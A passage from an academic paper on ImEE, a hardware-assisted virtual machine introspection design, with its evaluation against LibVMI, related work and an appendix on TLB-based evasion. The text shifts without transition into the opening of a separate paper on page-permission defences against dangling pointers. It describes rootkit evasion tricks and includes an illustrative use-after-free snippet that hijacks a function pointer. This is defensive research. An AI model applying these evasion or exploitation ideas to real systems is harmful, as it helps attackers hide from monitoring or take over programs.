We use a *lazy-allocation* method to find GP_c' for the purpose of setting up EPT_C. When the agent resumes execution, an EPT violation is triggered because the corresponding physical page is mapped as read-only in EPT_T. From the exception, the hypervisor reads the faulting GPA, changes the corresponding EPT permissions, and restores the previous one to read-only. The newly modified EPT_T entry becomes the new EPT_C. Since the lazy method uses the MMU to find GP_c', it saves the CPU time for walking the page table.

Page Fault Handling. Although it is rare for kernel introspection, it is possible to encounter a page fault due to absent pages in the target VM. One possible reason is that the malware inside the target attempts to evade introspection by swapping out page content to disk. In this case, since the mapping inside ImEE is consistent with the one in the target VM, introspection on the swapped-out page results in a page fault inside ImEE. We remark that this behavior is the expected consequence of maintaining mapping consistency between ImEE and the target. The effectiveness of ImEE's introspection is not undermined because once the swapped-out page is swapped in, it is visible to ImEE immediately.

For the sake of resilience, we install a page fault handler inside the ImEE. Since the agent resides in Ring 0, the exceptions do not cause any context switch. Out of the consideration of transparency and stealthiness, the ImEE's page fault handler does not attempt to resolve the cause. Instead, it simply runs dozens of NOP instructions and retries the read. If the rounds of failure exceed the predefined threshold, it aborts the execution.

5 Implementation

In this section, we report the details of our ImEE prototype implementation. We describe our prototype based on KVM and the introspection tools we implemented on top of our prototype.

5.1 ImEE on KVM

We have implemented a prototype of the ImEE and its agent on Ubuntu 12.04 with Linux kernel 3.2.79. Our implementation adds around 1400 SLOC to the Linux KVM module. The main changes on the KVM module include two new `ioctl` call handlers as the interface for the VMI application to request the ImEE setup and execution. The new handlers leverage existing KVM utility in the kernel to setup the ImEE as a special VM.

We customize the KVM's handling of VM-exit events in order to achieve better performance. Those events intended for the ImEE introspection are redirected to the new handler dedicated for the ImEE. Therefore, the long execution path of the KVM's event handling routines is bypassed.

5.2 Specialized Agent

According to the commonly seen memory reading patterns, we have implemented three types of ImEE agents as listed in Table 2. The Type-1 agent performs a block read, i.e., to read a contiguous memory block at the base address. The Type-2 agent performs a traversal read, i.e., to read the specified member(s) of a list of structured objects chained together through a pointer defined in the structure. The Type-3 agent reads the memory in the same way as the Type-2, except that the extracted member is a pointer and a dereference is performed to read another structure. Note that the Type-2 and 3 agents are particularly useful for traversing the kernel objects.

Type	Mode of read	# of Instructions
1	Block-read	38
2	Traversal-read	22
3	Traversal-read-dereference	40

Table 2: Three ImEE agents. The Type-3 agent uses 2 pointer deferences while the Type-2 agent uses one.

The interface between the VMI application and the ImEE agent are two fixed-size buffers residing on the agent's data frame and being mapped into the VMI application's space. One buffer is for the request to the agent and the other stores the reply from the agent. Both buffers are guarded by one spin-lock to resolve the read-write conflict from both sides. When the ImEE session starts, the agent polls the buffer and serves the request. The VMI application ensures that the reply buffer is not overflowed. We remark that the polling based approach is faster than using interrupts as it does not induce any VM-exit/entry.

5.3 Usability

The simple interface of ImEE allows easy development of introspection tools. For common introspection tasks that focus on kernel data structures, the development requires a selection of the agent type, and a set of memory reading parameters including the starting virtual address, the number of bytes to read, and the offset(s) used for traversal. Based on this method, we have developed four user space VMI programs that collect different critical kernel objects and have distinct memory reading behaviors. The objectives and logics of the four programs are explained below.

- syscalldmp It dumps totally 351 entries of the guest's system call table pointed to by `sys_call_table`. A continuous block of 1404 bytes from the guest is returned to the program.
- pidlist It lists all process identifiers in the guest. It traverses the `task_struct` list pointed to by the kernel symbol `init_task`, and records the `PID` value of every visited structure in the list. In total, 4 bytes are returned while 8 bytes are read from the guest for each task.
- pslist It lists all tasks' identifiers and task names stored in `task_struct`. A task's name is stored in the member `comm` with a fixed size of 16 bytes. Hence, 24 bytes are returned for each task node.
- credlist It lists all tasks' credential structures referenced by the `task_struct`'s `cred` pointer. In total, 116 bytes including the credential structure to the application for each task node. Hence it takes more time than pidlist and pslist.

Because of their different memory access patterns, they run with different types of agents. The syscalldmp tool runs with Type-1 agent to perform block-reads. The pidlist and pslist programs work with Type-2 agent and the credlist program works with Type-3 agent. These tools are linked with a small wrapper code to interact with the ImEE-enabled KVM module via the customized `ioctl` handler.

6 Evaluation

We evaluate our prototype from four aspects with LibVMI as the baseline. LibVMI [31] is a cross-platform introspection library which a variety of tools depend on. To the best of our knowledge, LibVMI is the only open-source tool that provides a comprehensive set of API for reading the memory of a VM. In particular, it provides the capability to handle translation from VA to GPA. Therefore, LibVMI plays the role of a building block for live memory access in tools such as Drakvuf[27] and Volatility[37]. Our evaluation consists of four parts. Firstly, we consider the overhead of ImEE, in terms of component costs and the impact on the target VM due to `CR3`-update interception. Secondly, we measure the ImEE's throughput in reading the target memory. Thirdly, we compare the introspection performance of the tools with two functionally equivalent ones implemented with the LibVMI and in the kernel. Lastly, we compare ImEE with LibVMI in a setting with multiple guest VMs.

The hardware platform used to evaluate our implementation is a Dell OptiPlex 990 desktop computer with an Intel Core i7-2600 3.4GHz processor (supporting VT-x) and 4GB DRAM. The target VM in our experiments is a normal KVM instance with 1GB of RAM and 1 vCPU.

6.1 ImEE Overhead

Table 3 summarizes the overheads of the ImEE. It takes a one-time cost of 97 μs to prepare the ImEE environment where the main tasks are to make a copy of the target guest EPT as $\texttt{EPT}_T$, to set up $\texttt{GPT}_L$ and $\texttt{EPT}_L$, and to allocate and setup the ImEE vCPU context. The ImEE activation requires about 3.2 μs, and the agent loading/reloading time is around 6.5 μs. The difference is mainly due to handling of the incoming IPI by host kernel on the ImEE core in the agent reloading case. In comparison, it takes about 100 milliseconds to initialize the LibVMI setting, which is around 1,000 times slower than the ImEE setup.

Overhead	ImEE	LibVMI
Launch time	97 μs	100 ms
Activation time	3.2 μs	-
Agent reloading time	6.5 μs	-

Table 3: Overhead comparison between ImEE and LibVMI.

Guest CR3 Update Interception. To maintain `CR3`

consistency with the target during a session, the hypervisor intercepts the CR3 updates. To evaluate its performance impact on the target, we measure the entailed time cost and run several benchmarks to assess the VM's performance.

The cost due to interception mainly consists of VM-exit, sending an IPI, recording VMCS data, and VM-entry. In total, it takes about 2000 CPU cycles which amounts 0.58 μs in our experiment platform. We run three performance benchmarks: LMbench [3] for system performance, Bonnie++ [1] for disk performance and SPECint 2006 [7] for CPU performance while context switches during their executions are intercepted by the hypervisor. Figure 7 reports the LMbench score for context switch time where the performance drops about 50%.




Figure 7: LMBench: normalized result on context switch time. The higher score means better performance.

Nonetheless, the interception does not seem to incur noticeable impact to other benchmark results such as disk I/O and network I/O, as shown in Figure 8, 9 and 10. We attribute this effect to the relatively fewer number of context switches involved during the macro-benchmark runs, because the benchmark processes fully occupy the CPU time slot. It is typical for a Linux process to have between 1ms to 10 ms time-slot before being scheduled off from the CPU.




Figure 8: LMBench: normalized result on others system aspects. The higher score means better performance..

Figure 9: Bonnie++: normalized results on disk performance. The higher score means better performance.




Figure 10: SPEC INT: normalized results on CPU performance. The higher score means better performance.

To understand the impact of CR3 interception in real-life scenarios, we test it with three different workloads on the target VM: idle, online video streaming and file downloading. Neither test shows noticeable performance drop. When the target is under interception, the video is rendered smoothly without noticeable jitters and the file downloading still saturates the network bandwidth.

In our experiments, we find that the introspection encounters few context switches in the target VM. To understand this phenomena, we run experiments to measure the intervals between context switches. Figure 11 shows the distribution of their lengths under different workloads. The analysis shows that the context switch is expected to occur after around 40 μs, which could be used as a guideline for the VMI application to determine the duration of a session. Note that an encounter with the context switch costs about 6.5 μs for the introspection and 0.58 μs for the target VM.




Figure 11: The frequency distribution of interval lengths between context switches in three workloads: idle, video streaming and file downloading. The x-axis is not displayed to the scale.

Lastly, the ImEE has a small memory footprint of a few hundred KB on the host OS. LibVMI has a large memory footprint as it uses up to 14MB to perform a system call table dump.

6.2 Guest Access Speed

The turnaround time for accessing the VM refers to the interval between sending a request and the arrival of the reply. It consists of the time spent for checking the shared buffers and the agent's execution time. To assess the efficiency of the ImEE's interface with the VMI application,

we measure the turnaround time with the ImEE agent performing no task but returning immediately. The result is approximately 265 CPU cycles (or 77 ns) in our setting.

To evaluate the memory-reading performance of the ImEE, we run experiments to evaluate the turnaround time with normal read requests. Table 4 below reports the turnaround time in comparison with LibVMI for the same workload. To make a fair comparison, LibVMI's translation cache is turned on whereas the page-level data cache is turned off.

# of Bytes	**ImEE** (μs)	**LibVMI** (μs)
4	0.353	18.4
64	0.358	18.5
128	0.389	18.4
512	1.643	18.9
1024	1.715	38.1

Table 4: Memory read performance comparison.

We have also tested ImEE with the experiment described in Section 2. The experiment shows that the modification on the `cred` address is caught immediately when the malware makes the first attack. Note that with the ImEE support, it takes less than 1200 CPU cycles for the VMI application to get a DWORD from the guest, in contrast to more than 60,000 cycles using LibVMI. The maximum introspection frequency of ImEE based introspection is 2.83 MHz while an introspection using LibVMI in our setting can only achieve 54 KHz in maximum.

6.3 Introspection Performance Comparison

We run introspection tools (syscalldump, pidlist, pslit and credlist) in three settings: within the kernel, with ImEE, and with LibVMI. Since this set of tests concerns with real-life scenarios, we tested LibVMI on both KVM and Xen for completeness. For each of the scenario, we measure the turnaround time of introspection. The time for the processing the semantics and the time for setting up the ImEE/LibVMI are not included in the measurement. Table 5 summarizes the results.

The experiments show that the ImEE-based introspection has a comparable performance to running inside the kernel. It has a superior performance advantage over LibVMI for traversing the kernel object lists. On KVM, The LibVMI based introspection is around 50 times slower than the ImEE with all caches and 300 times slower without cache. On Xen, LibVMI is around 15 times and 70 times slower, respectively. Since the traversal only returns a few bytes from different pages, LibVMI's optimization in bulk data transferring does not result in performance gain.

6.4 Handling Multiple VMs

In a data center setting, a large number of VMs are hosted on the same physical server. Therefore, for a VMI solution to be effective in such a setting, the capability to handle multiple VM is important. Besides raw introspection speed, two additional capabilities are important for a VMI solution. Firstly, the VMI solution should respond quickly to requests to introspect VMs encountered for the first time. Secondly, it should also maintain swift response for introspection requests on VMs already launched.

We compared the time taken for LibVMI and ImEE to perform a syscall table dump by our tool in two scenarios. We launch four VMs on our experiment platform. Firstly we measure the time for each solution to introspect four VMs once for each in a sequence. It takes 561 ms for LibVMI and 377 μs for ImEE, respectively. In this case, LibVMI is about 1,400 times slower than ImEE. The performance of LibVMI mainly due to the initialization needed for each newly encountered VM.

Secondly, we measure the time taken for each solution for switching the introspection target among the four VMs that are already scanned. The switching requires to reset certain data between consecutive scans. For this purpose, we slightly modified LibVMI to allow us to update the `CR3` value in the introspection context of a VM with a new one. The experiment shows that it takes 19 ms for LibVMI to perform such work while 4.4 μs for ImEE. ImEE shows around 4,300 times speed up. The reason is that LibVMI's software-based approach needs to reset a number of memory states. In contrast, ImEE only needs to fetch the current `CR3` on the target VM's vCPU and replace the ImEE `CR3`, `IP` and the EPT root pointer of the ImEE vCPU.

7 Discussions

7.1 CPU State

In-memory paging structure is only one of the factors that determines the final outcome of the translation of a virtual address. In fact, the final outcome is determined by both in-memory state and in-CPU states. The affecting in-CPU states include control registers and buffers such as the TLB. For example, the TLB can be intentionally made out-of-sync with paging structures in memory, therefore causes the introspection code to use a different mapping from the one currently used by the target. An ideal introspection solution should take into considera-

Tools	Kernel module	ImEE		LibVMI(KVM / Xen)		
		time	mode	without any cache	without page cache	with all cache
syscalldmp	0.2	2.9	block	28.2 / 43	18.7 / 47	2 / 54
pidlist	10	31.6	traversal	5,887 / 2,180	2,864 / 2,041	1,568 / 490
pslist	10.4	38.6	traversal	8,319 / 1477	2,695 / 1,442	1,672 / 542
credlist	25.3	25.6	hybrid	8,234 / 2,274	7,150 / 2,153	2,215 / 757

Table 5: Kernel object introspection performance (time in μs).

tion both sets of states because they collectively represent the current address translation.

However, for out-of-VM live introspection, it is required that it runs on a core that is independent of the target VM. This limits the introspection's capability to utilize such in-CPU states because there is no mechanism to fetch in-CPU states from another CPU. One possible solution is to preempt the vCPU of the target on a physical core by a more privileged entity such as the hypervisor, trying to preserve as many in-CPU states as possible, including buffers and caches. However, the behavior of the buffers an caches when across VM transition is not fixed. Therefore, without hardware assistance, attempts to implement an ideal solution is likely met with hardware-specific tweaks and hacks, making it very difficult. We leave this issue as future work and present a primitive solution in the Appendix.

7.2 Integration with Existing VMI Tools

The ImEE serves as the guest access engine for the VMI applications without involving kernel semantics. It is not challenging to retrofit exiting VMI tools that focus on high-level semantics to benefit from the ImEE's performance and security. We use VMST [19] as an examples to briefly discuss how to combine a VMI application with the ImEE. When an introspection instruction is executed in VMST, the XED library [10] decides whether a data access should be redirected to the guest VM or not. If so, the code fetches the data from the guest memory by traversing the guest VM's page table in the same way as LibVMI. It is easy to integrate VMST with the ImEE. When a read redirection is generated by the XED library, the code simply issues a memory read request to the ImEE and waits for the reply. With the support from the ImEE, shadow TLB and shadow `CR3` proposed in VMST are no longer needed.

7.3 ImEE vs. In-VM Introspection

Strictly speaking, the ImEE and in-VM introspection systems are not comparable, as they are geared for different purposes. The ImEE is for effective target VM access while in-VM systems are designed for reusing the OS's capability [23, 14] or for monitoring events in the guest [34]. Since Process-Implant [23] and SYRINGE [14] rely on a trusted guest kernel, we compare the ImEE with SIM [34] from the perspective of accessing the target VM memory.

Security. Address space isolation in SIM prevents the target VM kernel from tampering with SIM data and code. In a multicore VM, it does not prevent the target VM kernel from interrupting SIM code execution by using non-maskable interrupts. By knocking down the SIM thread from its CPU core, the rootkit can safely erase the attack traces without being caught. In comparison, the entire ImEE environment is separated from the target VM. It is much more challenging (if not feasible) for the target VM kernel to disrupt the ImEE agent's execution. Note that the manipulation on the page tables backfires on the adversary since they are shared between the adversary and the target.

Effectiveness. SIM does not enforce consistent address mappings. The SIM code and the target VM threads are in separated address spaces, namely using separated page tables. The SIM hypervisor does not update the SIM page tables according to the updates in the kernel. In comparison, any update on the target VM page table takes immediate effect on the ImEE and `CR3` consistency is ensured by the hypervisor.

Performance and Usability. Both SIM and ImEE make native speed accesses to the memory without emulating the MMU. ImEE uses EPT and does not require any modification on the target VM, while SIM relies on the shadow page tables and makes non-negligible changes on the target VM.

7.4 Paging Modes Compatibility

The design of ImEE is by nature compatible with various paging modes such as Physical Address Extension mode (PAE mode) and 64-bit paging. It only requires setting of two additional bits in the control registers, namely `PAE` bit in `CR4` register and `LME` bit in `EFER` register so that the ImEE core runs in the needed paging mode. To prevent the adversary from changing the paging mode, the hypervisor trap access to the above registers. To intro-

spect a 64-bit VM, the agent needs to be compiled into 64-bit code as well. In fact, the ImEE performs better on a 64-bit platform, because there are more general purpose registers available, reducing the number of address space switches, and the PCID can be used to prevent the needed TLB entries from being flushed.

7.5 Architecture Compatibility

The ImEE's design is also compatible to other multi-core architectures such as ARM, on the condition that the hardware supports MMU virtualization. Like the x86 platform, ARM multicore processors also feature a per-core MMU, thus each core's translation can be performed independently. As a result, a core can be set up to use the translation used by the other, by setting it to use the same root of paging structures. Moreover, by using $TTBR0$ and $TTBR1$, the hypervisor can easily separate the virtual address ranges used for the target accessing and for the local usage. It simplifies the design as both can use separated page tables. The ARM processor also grants the software more control over the TLB entries. Thus, the needed TLB entries can be locked by the agent. Therefore, we expect better performance than the current design.

8 Related Work

The fundamental problem of VMI is to acquire the kernel's semantic by reconstructing the kernel objects. Significant efforts have been spent in directly recovering the kernel's data structures from the raw bytes. It can be based on expert knowledge (e.g., Memparser [12], GREPEXEC [13], Draugr [17], and others [2, 4, 5, 6, 8, 9, 22, 32]) and automatic tools (e.g, SigGraph [28], KOP [15], and MAS [16]). These studies usually involve a large amount of engineering work and are useful for memory forensic analysis. Since they do not emphasize on live memory introspection, the security and effectiveness of accessing the guest's live state are not their main concerns. In general, they are orthogonal to our study in this paper.

A more sophisticated approach is to reuse the existing kernel to interpret and construct the desired kernel objects from a live guest memory image. Based on whether the introspection uses the guest VM's kernel or not, schemes using this approach can be further divided into in-VM introspection and out-of-VM introspection.

In-VM Introspection. In general, in-VM introspection schemes aim to save the engineering efforts by relying on the guest kernel's capabilities. Process Implanting [23] loads a VMI program such as *strace* and *ltrace* into the guest VM and executes it with the camouflage of an existing process. SYRINGE [14] runs the VMI application in the monitor VM and allows the introspection code to call the guest kernel functions under a guest thread's context. When the guest kernel is not trusted, the security and effectiveness are totally broken, because it is straightforward for a rootkit to evade or tamper with the introspection. Hence, these in-VM introspection schemes are only useful to monitor the user space behavior in the guest VM. SIM [34] is an in-VM monitoring scheme against rootkits. To run the monitoring code inside the untrusted guest, it creates a SIM virtual address space isolated from the guest kernel. Hooks are placed in the guest to intercept events. The address switches between the kernel and the SIM code is guarded by dedicated gates.

Out-of-VM Introspection. The out-of-VM introspection code stays outside of the target guest. Therefore, it is capable of introspecting the guest VM to detect kernel-level malicious activities without directly facing the attack. Virtuoso [18] generates the introspection code by training the monitor application in a trusted VM and reliably extracting the introspection related instructions from the application. The execution trace is replayed in a trusted VM when performing introspection, whose data accesses are redirected to the guest VM's memory. VMST [19] is another out-of-VM introspection technique. It manages to reuse the kernel code by running the introspection application in a monitor VM emulated by QEMU[11]. A taint analysis runs in the monitor VM and relevant data accesses are redirected to the guest's live memory. Hybrid-bridge [33] is a hybrid approach which combines the strengths of both VMST and Virtuoso. Similarly, the VMI application is running in the trusted monitor VM and the OS code is reused. The kernel data accesses which are related to the monitoring functionality are identified and redirected to the guest kernel memory when needed. EXTERIOR [20] is another space traveling approach inspired by VMST, which supports not only guest VM introspection but also reconfiguration and recovery of the guest VM.

Process Out-Grafting [35] relocates the monitored process from the guest VM to the monitor VM. The monitor VM always forwards system calls to the guest. The guest kernel handles it and return back the results to the monitored process. This approach requires the implicit assumption that the guest kernel is trusted.

TxIntro [29] is an out-of-VM and non-blocking approach designed for timely introspection. It mainly focuses on retrofitting the hardware transactional memory to avoid reading inconsistent kernel states. In its design, the VMI code runs on an implanted core and can also access the guest memory at a native speed. Nevertheless, it lacks sufficient security concerns and also fails to help

the introspection code have a consistent memory view with the guest's. In order to make the VMI code see the same mapping with the guest VM's kernel, the L4 entries of kernel addresses in its page table directly point to the L3 page entries existing in the guest VM's memory. However, there is no guarantee that the guest kernel uses these L3 page entries to translate kernel address indeed during its execution. The L4 page table entries can be changed on-the-fly during an introspection run and the guest kernel can have completely different page tables to translate addresses by using another `CR3` value. In fact, unless the introspection code always keeps using the same CR3 value with the guest's directly when reading the guest like ImEE, any change is able to happen on the address mapping used in the guest and it is infeasible for the VMI tool note that. Therefore by following its design, a consistent address translation cannot be achieved and the effectiveness of the introspection is lost.

9 Conclusion

To summarize, we have shown that the software-based address translation widely used in existing out-of-VM introspection systems is not effective to bridge the address gap. We then present the ImEE which provides the architectural support for effective target accesses. The ImEE agent reads the target VM memory at the native speed as its kernel, and the address translation is performed by the hardware in the same way as in the guest. ImEE's native access speed allows consistent memory view with that of the target VM.

Acknowledgement

This work is supported in part by a research grant from Huawei Technologies, Inc.

References

[1] Bonnie++. `http://www.coker.com.au/bonnie++/`.

[2] Idetect. Online at `http://forensic.seccure.net/`.

[3] Lmbench - tools for performance analysis. `http://www.bitmover.com/lmbench/`.

[4] Lsproc. Online at `http://windowsir.blogspot.com/2006/04/lsproc-released.html`.

[5] PROCENUM. Online at `http://forensic.seccure.net/`.

[6] Red Hat Crash Utility. Online at `http://people.redhat.com/anderson/`.

[7] Standard performance evaluation corporation. `https://www.spec.org/cpu2006/`.

[8] Volatilitux. Online at `https://code.google.com/p/volatilitux/`.

[9] Windows Memory Forensic Toolkit. Online at `http://forensic.seccure.net/`.

[10] XED: x86 encoder decoder. `http://www.pintool.org/docs/24110/Xed/html/`.

[11] BELLARD, F. Qemu, a fast and portable dynamic translator. In *Proceedings of USENIX Annual Technical Conference, (FREENIX Track)* (2005), pp. 41–46.

[12] BETZ, C. Memparser. *2005, http://www. dfrws. org/2005/challenge/memparser. shtml* (2005).

[13] BUGCHECK, C. Grepexec: Grepping executive objects from pool memory. In *Report from the Digital Forensic Research Workshop (DFRWS)* (2006).

[14] CARBONE, M., CONOVER, M., MONTAGUE, B., AND LEE, W. Secure and robust monitoring of virtual machines through guest-assisted introspection. In *Research in Attacks, Intrusions, and Defenses*. Springer, 2012, pp. 22–41.

[15] CARBONE, M., CUI, W., LU, L., LEE, W., PEINADO, M., AND JIANG, X. Mapping kernel objects to enable systematic integrity checking. In *Proceedings of the 16th ACM conference on Computer and communications security* (2009), ACM, pp. 555–565.

[16] CUI, W., PEINADO, M., XU, Z., AND CHAN, E. Tracking rootkit footprints with a practical memory analysis system. In *USENIX Security Symposium* (2012), pp. 601–615.

[17] DESNOS, A. Draugr-live memory forensics on linux. https://code.google.com/archive/p/draugr/.

[18] DOLAN-GAVITT, B., LEEK, T., ZHIVICH, M., GIFFIN, J., AND LEE, W. Virtuoso: Narrowing the semantic gap in virtual machine introspection. In *Security and Privacy (SP), 2011 IEEE Symposium on* (2011), IEEE, pp. 297–312.

[19] FU, Y., AND LIN, Z. Space traveling across VM: Automatically bridging the semantic gap in virtual machine introspection via online kernel data redirection. In *Security and Privacy (SP), 2012 IEEE Symposium on* (2012), IEEE, pp. 586–600.

[20] FU, Y., AND LIN, Z. Exterior: Using a dual-VM based external shell for guest-OS introspection, configuration, and recovery. *ACM SIGPLAN Notices 48*, 7 (2013), 97–110.

[21] GARFINKEL, T., ROSENBLUM, M., ET AL. A virtual machine introspection based architecture for intrusion detection. In *In Proceedings of NDSS* (2003), vol. 3, pp. 191–206.

[22] GARNER JR, G. M. Kntlist. *2005, http://www. dfrws. org/2005/challenge/kntlist. shtml* (2005).

[23] GU, Z., DENG, Z., XU, D., AND JIANG, X. Process implanting: A new active introspection framework for virtualization. In *Reliable Distributed Systems (SRDS), 2011 30th IEEE Symposium on* (2011), IEEE, pp. 147–156.

[24] JAIN, B., BAIG, M. B., ZHANG, D., PORTER, D. E., AND SION, R. SoK: Introspections on trust and the semantic gap. In *Proceedings of the 35th IEEE Symposium on Security and Privacy* (2014).

[25] JANG, D., LEE, H., KIM, M., KIM, D., KIM, D., AND KANG, B. B. ATRA: Address translation redirection attack against hardware-based external monitors. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*.

[26] LEE, H., MOON, H., JANG, D., KIM, K., LEE, J., PAEK, Y., AND KANG, B. B. KI-mon: A hardware-assisted event-triggered monitoring platform for mutable kernel object. In *Proceedings of the 2013 USENIX Security Symposium* (2013).

[27] LENGYEL, T. K., MARESCA, S., PAYNE, B. D., WEBSTER, G. D., VOGL, S., AND KIAYIAS, A. Scalability, fidelity and stealth in the drakvuf dynamic malware analysis system. In *Proceedings of the 30th Annual Computer Security Applications Conference* (2014), ACM, pp. 386–395.

[28] LIN, Z., RHEE, J., ZHANG, X., XU, D., AND JIANG, X. Siggraph: Brute force scanning of kernel data structure instances using graph-based signatures. In *NDSS* (2011).

[29] LIU, Y., XIA, Y., GUAN, H., ZANG, B., AND CHEN, H. Concurrent and consistent virtual machine introspection with hardware transactional memory. In *Proceedings of the 20th IEEE International Symposium on High Performance Computer Architecture (HPCA)* (2014), IEEE, pp. 416–427.

[30] N. L. PETRONI, T. FRASER, J. M., AND ARBAUGH., W. A. Copilot—a coprocessor-based kernel runtime integrity monitor. In *USENIX Security Symposium* (Aug. 2004), pp. 179–194.

[31] PAYNE, B. D. Simplifying virtual machine introspection using LibVMI. Tech. Rep. SAND2012-7818, Sandia National Laboratories, 2012.

[32] PETRONI, N. L., WALTERS, A., FRASER, T., AND ARBAUGH, W. A. Fatkit: A framework for the extraction and analysis of digital forensic data from volatile system memory. *Digital Investigation 3*, 4 (2006), 197–210.

[33] SABERI, A., FU, Y., AND LIN, Z. Hybrid-bridge: Efficiently bridging the semantic gap in virtual machine introspection via decoupled execution and training memoization. In *Proceedings of the 21st Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA* (2014).

[34] SHARIF, M. I., LEE, W., CUI, W., AND LANZI, A. Secure in-VM monitoring using hardware virtualization. In *Proceedings of the 16th ACM conference on Computer and communications security* (2009), ACM, pp. 477–487.

[35] SRINIVASAN, D., WANG, Z., JIANG, X., AND XU, D. Process out-grafting: an efficient out-of-VM approach for fine-grained process execution monitoring. In *Proceedings of the 18th ACM conference on Computer and communications security* (2011), ACM, pp. 363–374.

[36] SUNEJA, S., ISCI, C., DE LARA, E., AND BALA, V. Exploring vm introspection: Techniques and trade-offs. In *Proceedings of the 11th ACM International Conference on Virtual Execution Environment (VEE'15)* (2015).

[37] WALTERS, A. The volatility framework: Volatile memory artifact extraction utility framework, 2007.

Appendices

A TLB-inclusive Introspection

Since the hardware does not automatically maintain the consistency between the TLB entries and the PTEs in the memory, the target VM's adversary can leverage this hardware behavior to defeat introspection. After accessing a page at VA, the adversary then modifies the PTE to map VA to anther GPA without updating the TLB. An introspection based on the page tables then results in a different memory view from the adversary.

The ImEE scheme can be extended to access the target memory through the TLB used by the running target thread. The hypervisor traps the target's core in the same way as describe before. Note that with the new VPID technique from Intel, the TLB entries used by the target are not evicted due to VM-exit. Our basic idea is to load the agent to the trapped vCPU and to set up the identical context used for TLB lookup.

The strongest method is that the hypervisor injects the introspection agent to the thread's address space, by either directly modifying the target memory or using EPT redirection as in the ImEE scheme. The execution of the agent on the target's core uses the TLB for translation since it is in the same address space. Note that it differs from the in-VM introspection, because the agent execution is independent of the target OS. Obviously, this method is intrusive as it changes the target states and may affect the execution of other target's threads involving the modified memory or mappings.

A non-intrusive way is to run the agent in an external address space. As shown in Figure 12, the hypervisor creates a new page table directory with all its entries being copied from the target's except that one entry is mapped to a separated page storing the mappings for the agent. It loads the target's `CR3` with the new page table base. Note that the PCID in the original `CR3` is not changed. When the agent runs, the TLB entries that match the targeted VAs are used by the MMU (if the entry has the same PCID). In case of TLB misses, the agent still introspects the memory in the same way as in the ImEE. The consistency is maintained because the target's thread is not active during introspection. We have experimented with this method. The result shows that the agent does use the mappings in the TLB to read the global page of the target, instead of following the mapping in the page table.




Figure 12: Basic idea of TLB-inclusive introspection. The dashed arrows are used for introspection. The shadowed pages are allocated out of the target's GPA range so that the target's core does not have TLBs for the page table pages.

CAVEAT. The two methods above are only applicable to check the intercepted thread. The adversary can still use a secret PCID to hide its TLBs. It remains as a challenging problem to detect those entries. TLB-inclusive introspection is not equivalent to checking the mappings inside the TLB. Without using special hardware techniques, it is infeasible to for software to inspect every TLB entries.

Oscar: A Practical Page-Permissions-Based Scheme for Thwarting Dangling Pointers

Thurston H.Y. Dang
University of California, Berkeley

Petros Maniatis
Google Brain

David Wagner
University of California, Berkeley

Abstract

Using memory after it has been freed opens programs up to both data and control-flow exploits. Recent work on temporal memory safety has focused on using explicit lock-and-key mechanisms (objects are assigned a new lock upon allocation, and pointers must have the correct key to be dereferenced) or corrupting the pointer values upon `free()`. Placing objects on separate pages and using page permissions to enforce safety is an older, well-known technique that has been maligned as too slow, without comprehensive analysis. We show that both old and new techniques are conceptually instances of lock-and-key, and argue that, in principle, page permissions should be the most desirable approach. We then validate this insight experimentally by designing, implementing, and evaluating Oscar, a new protection scheme based on page permissions. Unlike prior attempts, Oscar does not require source code, is compatible with standard and custom memory allocators, and works correctly with programs that `fork`. Also, Oscar performs favorably – often by more than an order of magnitude – compared to recent proposals: overall, it has similar or lower runtime overhead, and lower memory overhead than competing systems.

1 Introduction

A temporal memory error occurs when code uses memory that was allocated, but since freed (and therefore possibly in use for another object), i.e., when an object is accessed outside of the time during which it was allocated.

Suppose we have a function pointer stored on the heap that points to function `Elmo()` (see Figure 1) at address `0x05CADA`. The pointer is used for a bit and then de-allocated. However, because of a bug, the program accesses that pointer again after its deallocation.

This bug creates a control-flow vulnerability. For example, between the de-allocation (line 7) and faulty re-

```
1  void(**someFuncPtr)() = malloc(sizeof(void*));
2  *someFuncPtr = &Elmo;      // At 0x05CADA
3  (*someFuncPtr)();          // Correct use.
4  void(**callback)();
5  callback = someFuncPtr;
6  ...
7  free(someFuncPtr);         // Free space.
8  userName = malloc(...);    // Reallocate space.
9  ... // Overwrite with &Grouch at 0x05DEAD.
10 (*callback)();             // Use after free!
```




Figure 1: Top: `someFuncPtr` and `callback` refer to the function pointer, stored on the heap. Bottom: `userName` reuses the freed memory, formerly of `someFuncPtr`/`callback`.

use of the pointer (line 10), some other code could allocate the same memory and fill it from an untrusted source – say a network socket. When the de-allocated pointer is faultily invoked, the program will jump to whatever address is stored there, say the address of the ROP gadget `Grouch()` at address `0x05DEAD`, hijacking control flow.

Heap temporal memory safety errors are becoming increasingly important [27, 42]. Stack-allocated variables are easier to protect, e.g., via escape analysis, which statically checks that pointers to a stack variable do not outlive the enclosing stack frame, or can be reduced to the heap problem, by converting stack allocations to heap allocations [33]. Stack use-after-free is considered rare [42] or difficult to exploit [27]; a 2012 study did not find any such vulnerabilities in the CVE database [15]. We therefore focus on temporal memory safety for heap-

allocated objects in the rest of this paper.

Various defenses have been tried. A decade ago, Dhurjati and Adve [23] proposed using page permissions and aliased virtual pages for protection. In their scheme, the allocator places each allocated object on a distinct virtual page, even though different objects may share the same physical page; when an object is deallocated, the corresponding virtual page is rendered inaccessible, causing pointer accesses after deallocation to fail. Although a combination of the technique with static analysis led to reasonable memory economy and performance, critics found faults with evaluation and generality, and – without quantitative comparison – summarily dismissed the general approach as impractical [31, 42], or without even mentioning it [41]. Since then, researchers have proposed more elaborate techniques (CETS [31], DangSan [41], Dangling Pointer Nullification [27] ("DangNull") and FreeSentry [42]), relying on combinations of deeper static analysis and comprehensive instrumentation of heap operations such as object allocation, access, and pointer arithmetic. However, these schemes have yielded mixed results, including poor performance, partial protection, and incompatibility.

In this work, we first study past solutions, which we cast as realizations of a *lock-and-key* protection scheme (Section 2). We argue that using page permissions to protect from dangling pointers, an implicit lock-and-key scheme with lock changes, is less brittle and complex, and has the potential for superior performance. We then develop *Oscar*, a new protection mechanism using page permissions, inspired by Dhurjati and Adve's seminal work [23]. We make the following contributions:

- We study in detail the overhead contributed by the distinct factors of the scheme – shared memory mappings, memory-protection system calls invoked during allocation and deallocation, and more page table entries and virtual memory areas – using the standard SPEC CPU 2006 benchmarks (Section 3).
- We reduce the impact of system calls by careful amortization of virtual-memory operations, and management of the virtul address space (Section 4).
- We extend Oscar to handle server workloads, by supporting programs that `fork` children and the common case of custom memory allocators other than those in the standard C library (Section 5).
